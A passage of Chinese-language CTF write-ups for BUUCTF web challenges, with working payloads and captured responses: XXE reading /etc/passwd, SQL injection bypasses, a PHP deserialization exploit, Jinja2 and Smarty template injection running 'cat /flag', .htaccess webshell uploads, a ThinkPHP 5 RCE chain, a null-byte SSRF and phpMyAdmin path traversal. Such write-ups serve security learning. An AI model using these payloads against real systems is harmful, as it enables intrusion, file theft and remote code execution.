41.[ACTF2020 新生赛]Upload

似乎后缀名仅仅waf了php，传一发phtml就行

42.[ACTF2020 新生赛]BackupFile

`index.php.bak`获取源码

然后没啥好说的，因为弱相等的原因，直接传个key为`123`就行

43.[NCTF2019]True XML cookbook

hxd的题目，使用简单XXE的poc探测后确定了XXE漏洞的存在

```xml
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE a [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<user><username>&file;</username><password>123</password></user>
```

```
Accept-Encoding: gzip, deflate
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 171
Origin:
http://c197b3aa-9f9c-42e9-81eb-7cffb6e4d62e.node3.buuoj.cn
Connection: keep-alive
Referer:
http://c197b3aa-9f9c-42e9-81eb-7cffb6e4d62e.node3.buuoj.cn/

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE a [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<user><username>&file;</username><password>123</password></user>
```

```
X-Powered-By: PHP/7.4.0RC6

<result><code>0</code><msg>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
</msg></result>
```


但是我们都知道XXE除了可以进行文件读取之外，还可以进行内网探测和端口探测，常见的内网配置可以在如下的文件当中读取


```
/etc/hosts
/proc/net/arp
/proc/net/tcp
/proc/net/udp
/proc/net/dev
/proc/net/fib_trie
```

在arp表中可以看到

```
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 173
Origin:
http://c197b3aa-9f9c-42e9-81eb-7cffb6e4d62e.node3.buuoj.cn
Connection: keep-alive
Referer:
http://c197b3aa-9f9c-42e9-81eb-7cffb6e4d62e.node3.buuoj.cn/

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE a [
<!ENTITY file SYSTEM "file:///proc/net/arp">
]>
<user><username>&file;</username><password>123</password></user>
```

```
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6

<result><code>0</code><msg>IP address       HW type     Flags       HW address            Mask     Device
10.118.91.2      0x1         0x2         02:42:0a:76:5b:02     *        eth0
</msg></result>
```


存在有内网ip为`10.118.91.2`，使用http协议和bp的爆破模块对内网主机进行爆破



44.[BJDCTF2020]Easy MD5

简单的来说就是一道综合了之前出现过有关md5的trick的题目
首先是在response里面获得提示

```
Hint: select * from 'admin' where password=md5($pass,true)
```

老题目了，用到了`ffifdyop`的md5加密结果为`276f722736c95d99e921722cf9ed621c`，其转化为十六进制字符串的格式为`'or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c`，完成绕过
接下来是简单的弱碰撞就不多说了
最后是强碰撞，fastcoll生成一下就行，也不多赘述了

45.[GXYCTF2019]BabySQli

脑洞有点大，简单的测试了一下禁用的内容包括or和小括号，response里面有一串类似base64的提示，解码也解不出来。查看wp后发现提示要先经过base32再base64解码得到提示`select * from user where username = '$name'`

思路1

既然直接提供了表名，那为何不直接使用union将数据带出呢，但虽然`-1 union select 1,2,3--`可以得到正确的表名但是却没有提供能回显数据的具体位置，别的思路都是

正确思路

正确的题解首先是要猜测出后端数据库中存储的是输入密码的md5值，接下来的思路的有些类似于无列名注入当中的查询问题，简单的介绍
首先查询出test_table中所有的数据

```
mysql> select * from test_table;
+------+-----+------+-------+
| id   | age | sex  | grade |
+------+-----+------+-------+
|    1 |  20 | male | 100   |
+------+-----+------+-------+
```

如果我们的查询为select 1,2,3,4 union select * from test_table的话

```
mysql> select 1,2,3,4 union select * from test_table;
+------+----+------+-----+
| 1    | 2  | 3    | 4   |
+------+----+------+-----+
|    1 |  2 | 3    | 4   |
|    1 | 20 | male | 100 |
+------+----+------+-----+
2 rows in set (0.02 sec)
```

可以发现我们的列名被替换为了对应的1,2,3,4，如果我们查询第三列的话`select `3`form (select 1,2,3,4 union select * from test_table)a;`

```
mysql> select `3` from (select 1,2,3,4 union select * from test_table)a;
+------+
| 3    |
+------+
| 3    |
| male |
+------+
2 rows in set (0.00 sec)
```

可以看到我们在不使用sex列名的前提下顺利查询出对应的数据，也就是所谓的无列名查询了，简单的理解一下就是我们使用`(select 1,2,3,4 union select * from test_table)`自定义了一个新的数据表，其对应的列名就是我们查询时使用的1,2,3,4，末尾的a就是我们自定义的数据表的表名，即`select `3` from a;`而这个a就是列名为1,2,3,4的数据表。
在这里我们也是用到了`union select`的小特性:

```
name=-1' union select 1,'admin','202cb962ac59075b964b07152d234b70'--+&pw=123
```

其中sql语句的作用相当于是临时在数据库中插入了用户名为admin,密码为202cb962ac59075b964b07152d234b70的用户，其中密码为123的md5值

46.[网鼎杯 2020 青龙组]AreUSerialz

反序列化的题目，先找魔术方法，只有一个析构函数可以利用,再明确一下目标，读取`flag.php`

```
function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }
```

可以看到析构函数中似乎不允许`op`属性的值为2，并且会把`content`属性置为空，最后会调用`process`方法，跟进一下`process`都做了啥

```
public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }
```

`process`方法实现的内容很简单，根据`op`的属性值判断下一步执行的函数，如果`op`的值是1的话就调用`write`方法，具体代码就不贴了，实现的就是文件写入，这道题目中用不太到。如果`op`的值是2的话就调用`read`方法，将文件内容读取并输出。但是我们都知道在析构方法中如果对象的`op`属性是2的话会强制修改为1
其实我们很容易可以发现在析构函数和`process`函数中对`op`属性判断是有明显区别的，析构函数中用到的是`===`而`process`方法中用到的是`==`，弱类型比较
正常来说这种判断我们只要传入`op`的值为`2a`就可以满足了，但此处有一个小问题，也就是我们在平常的弱类型比较当中出现的情况和此题当中遇到的弱类型比较情况分别为

```
<?php
highlight_file(__FILE__);
var_dump("2a" == 2);
var_dump("2a" == "2");
?> bool(true) bool(false)
```

简单的来说我们常遇到的情况是第一种，但此题中用到的是第二种，我们都知道弱类型比较当中会先将字符串类型的`2a`强制类型转换为`int`类型的`2`，但第二种情况下比较的另一方用到的直接是字符串，不存在强制类型转换，因此就不存在强制类型转换也就是弱类型比较的问题了

> https://www.smi1e.top/php%E5%BC%B1%E7%B1%BB%E5%9E%8B%E5%AE%89%E5%85%A8/

数字转换问题

```
$user_id = ($_POST['user_id']);
if ($user_id == "1")
{
    $user_id = (int)($user_id);
    #$user_id = intval($user_id);
    $qry = "SELECT * FROM `users` WHERE user_id='$user_id';";
}
$result = mysql_query($qry) or die('<pre>' . mysql_error() . '</pre>' );
```

可以让 `user_id=0.99999999999999999999` 即可以绕过判断，并且最终执行查询的结果却是user_id=0的数据。

依葫芦画瓢，传一发 `$this->op = "1.99999999999999999";` 问题便迎刃而解了
还有一点需要注意的是

```
function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}
```

`is_valid` 不允许我们传入ascii码在32-125之外的字符，但是类中的属性均为 `protected` 也就是说我们在进行序列化时会出现空字符 `%00` 。这就有点棘手了。干脆直接都换成 `public` 试试了，没想到还真的可以

```
<?php
class FileHandler {
 public $op;
 public $filename;
 public $content;
 function __construct(){
  $this->op = "1.99999999999999999";
  $this->filename = "/var/www/html/flag.php";
  $this->content = "12345";
 }
}
$a = new FileHandler();
print_r(urlencode(serialize($a)));
?>
```

47.[BJDCTF 2nd]fake google

存在明显的且没有过滤的ssti，找一下有没有能用的类

找到了可以任意命令执行的类和索引，但是不知道为啥通用方法url编码了之后还是会500，换种方法

```
?name={%%20for%20c%20in%20[].__class__.__base__.__subclasses__()%20%}{%%20if%20c.__name__==%27catch_warnings%27%20%}{{%20c.__init__.__globals__[%27__builtins__%27].eval(%22__import__(%27os%27).popen(%27cat%20/flag%27).read()%22)%20}}{%%20endif%20%}{%%20endfor%20%}
```

这个方法也不错，可以不用去找类的具体位置

48.[MRCTF2020]你传你□呢

文件上传题，简单测试了一下，可以上传图片，后缀过滤的比较死，没有什么好直接上传php的方法，转变思路选择直接上传`.htaccess`文件，众所周知`.htaccess`文件是Apache服务器中的一个配置文件，它负责相关目录下的网页配置
内容为

```
AddType application/x-httpd-php .jpg
```

简单的来说就是遇到jpg文件会按照php的方式进行解析，注意下`Content-Type: image/jpeg`,然后随便上传个jpg图片马，任意命令执行时发现system不能用，直接读取就好


```
cmd=var_dump(file_get_contents(%27/flag%27));
```

49.[GYCTF2020]Blacklist

思路还是和强网杯的随便注一样，不同之处在于禁用的内容增加了`set|prepare|alter|rename`,分别对应了预编译和修改表名列名两种在当时比较主流的做法。
学习新姿势

> https://dev.mysql.com/doc/refman/8.0/en/handler.html

可以使用handler对整张表进行读取，本地测试一下



成功后进行读取`-1'; HANDLER%20FlagHere%20OPEN;HANDLER%20FlagHere%20READ%20FIRST;Handler%20FlagHere%20CLOSE;--+`

50.[GYCTF2020]Blacklist

没啥好说的，一个强碰撞，一个弱类型

51.[GKCTF2020]cve版签到

提示给到的是`cve-2020-7066`，查一手资料

> https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-7066

具体的内容就是在低于7.2.29的PHP版本7.2.x，低于7.3.16的7.3.x和低于7.4.4的7.4.x中，将get_headers（）与用户提供的URL一起使用时，如果URL包含零（\0）字符，则URL将被静默地截断。这可能会导致某些软件对get_headers（）的目标做出错误的假设，并可能将某些信息发送到错误的服务器。
结合题目，限制了我们访问域名的后缀为`.ctfhub.com`，那就肯定是利用`%00`进行截断实现ssrf了

```
?url=http://127.0.0.1%00www.ctfhub.com
```

得到提示

```
Host must be end with '123'
```

改一下host

```
http://127.0.0.123%00www.ctfhub.com
```

52.[GXYCTF2019]禁止套娃

没啥可利用的，扫一下后台和源码，`/.git`为403，然后用`GitHack`获取源码，只有`index.php`

```php
"flag.php";
echo "flag在哪里呢？<br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\//i', $_GET['exp'])) {
        if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦！");
            }
        }
        else{
            die("再好好想想！");
        }
    }
    else{
        die("还想读flag，臭弟弟！");
    }
}
// highlight_file(__FILE__);
?>
```

三层套娃的题目，第一层waf掉了可以用来读文件的协议，第二层是典型的无参数RCE，第三层则对无参RCE的函数进行了限制。
先贴一手无参RCE的学习资料

> https://skysec.top/2019/03/29/PHP-Parametric-Function-RCE/

简单的总结下内容无参RCE的方法可以归结为

1.getenv()获取环境变量，配合`array_rand`和`array_flip`获取指定位置的恶意参数

2.getallheaders()和get_defined_vars()配合自定义添加的恶意参数

3.session_id()配合传入的PHPSESSID

但是在第三层的waf当中由于禁用了`et`导致第一种和第二种的方法失效，由于PHPSESSID只允许数字和字母出现，我们在传入恶意命令时势必要出现符号，因此要进行十六进制编码再调用`hex2bin`进行解码，而`bin`的禁用也导致了第三种方法失效

再思考一下我们想要做的事情，是读取当前目录下的`flag.php`，并不一定需要实现RCE，因此先引入`localeconv()`函数

localeconv

(PHP 4 >= 4.0.5, PHP 5, PHP 7)

localeconv — Get numeric formatting information

说明

array **localeconv** (void)

Returns an associative array containing localized numeric and monetary formatting information.

返回值

localeconv() returns data based upon the current locale as set by setlocale(). The associative array that is returned contains the following fields:

Array element	Description
decimal_point	Decimal point character

可以看到他的第一个返回值`decimal_point`正是`.`，而`scandir('.')`恰好可以输出当前目录下的所有文件，配合一下`current()`直接将数组的第零位获取出来


```
GET /?exp=var_dump(scandir(current(localeconv())));
HTTP/1.1
Host:
6a1f9f04-44f5-4b69-bdda-cd7c690610e6.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,e
n;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 20 Jan 2021 06:39:51 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 175
Connection: keep-alive
X-Powered-By: PHP/5.6.40

flag在哪里呢？<br>array(5) {
  [0]=>
  string(1) "."
  [1]=>
  string(2) ".."
  [2]=>
  string(4) ".git"
  [3]=>
  string(8) "flag.php"
  [4]=>
  string(9) "index.php"
}
```


然后就是进行读取了，但我们可以看到`flag.php`所处的位置很尴尬，既不在第零位也不在最后一位，也就是说无法使用`current()`和`end()`取出`flag.php`了，那么只能退而求其次，使用`array_rand`和`array_flip`随机获取一下了

```
?exp=readfile(array_rand(array_flip(scandir(current(localeconv())))));
```

反正数组里也就五个元素，不用写脚本试个几次也就出来了



53.[GXYCTF2019]BabyUpload

没啥好多说的，先是`.htaccess`配置文件上传，接下来是上传普通图片马，标签改成`<script language='php'> </script>`就行。最后注意一下`Content-Type: image/jpeg`

54.[BJDCTF 2nd]old-hack

给出了TP5，直接找个利用链

```
?s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
```


```
    if (!preg_match('/^[A-Za-z](\w|\.)*$/', $controller)) {
        throw new HttpException(404, 'controller not exists:' . $controller);
    }
```

已经打上补丁了，但是我们还可以在报错的信息中找到具体的TP版本为5.0.23，找一条别的利用链(参数s的第一位要求是大小写字母，其余部分为字母和数字即可)

flag{b32cdcaa-c3c9-41e4-b3f2-df83af2d7737}

55.[GWCTF 2019]我有一个数据库

没啥可用信息，扫一下后台



访问一下`phpinfo.php`，没啥有用的信息，无计可施了
查看一下WP原来还可以扫到`/phpmyadmin`

phpMyAdmin的版本为4.8.1，可以联想到全文的第一道题目中的`CVE-2018-12613`，一个目录穿越漏洞

```
/phpmyadmin/index.php?target=db_datadict.php%253f/../../../../../../../../flag
```

56.[BJDCTF2020]Mark loves cat

SourceLeakHacker+githack拿一下源码，其中`index.php`

```php
<?php
include 'flag.php';
$yds = "dog";
$is = "cat";
$handsome = 'yds';

foreach($_POST as $x => $y){
    $$x = $y;
}

foreach($_GET as $x => $y){
    $$x = $$y;
}

foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){
        exit($handsome);
    }
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){
    exit($yds);
}

if($_POST['flag'] === 'flag'  || $_GET['flag'] === 'flag'){
    exit($is);
}
echo "the flag is: ".$flag;
```

`flag.php`

```php
<?php
$flag = file_get_contents('/flag');
```

简单的变量覆盖问题，三个check，第一个要求不能使用get方式传入`flag=flag`，第二个check要求不能同时使用get和post传入flag参数，最后不能使用get或post传入`flag=flag`
我的poc为`/index.php?handsome=flag&flag=handsome`
实现的就是

```
$handsome = $flag;
$flag = $handsome;
```

既然不能`flag=flag`，借一个媒介传递一下就好

57.[BJDCTF2020]The mystery of ip

虽然题目并不复杂，但真的是破除了我的一个知识盲区
SSTI并不只存在于**python**当中

> https://www.k0rz3n.com/2018/11/12/%E4%B8%80%E7%AF%87%E6%96%87%E7%AB%A0%E5%B8%A6%E4%BD%A0%E7%90%86%E8%A7%A3%E6%BC%8F%E6%B4%9E%E4%B9%8BSSTI%E6%BC%8F%E6%B4%9E/

此题考察的就是PHP模板Smarty的模板注入漏洞，`flag.php`中回显的IP可以通过`X-Forwarded-For`进行伪造

```
X-Forwarded-For: {{system('cat /flag')}}
```

58.[BJDCTF2020]ZJCTF，不过如此

前面的部分比较入门就不多说了，主要考察了`php://input`和`php://filter`，在这里就不多做赘述了，读取`next.php`分析一下代码

```php
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}


foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
 @eval($_GET['cmd']);
}
```

`preg_replace`的代码执行漏洞，在`preg_replace`开启`/e`模式后会出现任意命令执行的漏洞，`preg_replace`有三个参数`preg_replace($pattern,$replacement, $subject)`起到的作用是搜索subject中匹配pattern的部分，以replacement进行替换。如果开启了`/e`模式，在匹配成功的情况下，会对`$replacement`的内容进行一个任意命令执行。
本题中我们可控的内容是`$pattern`和`$subject`，实现匹配是很简单的，只要`$pattern`和`$subject`传入相同的内容即可。
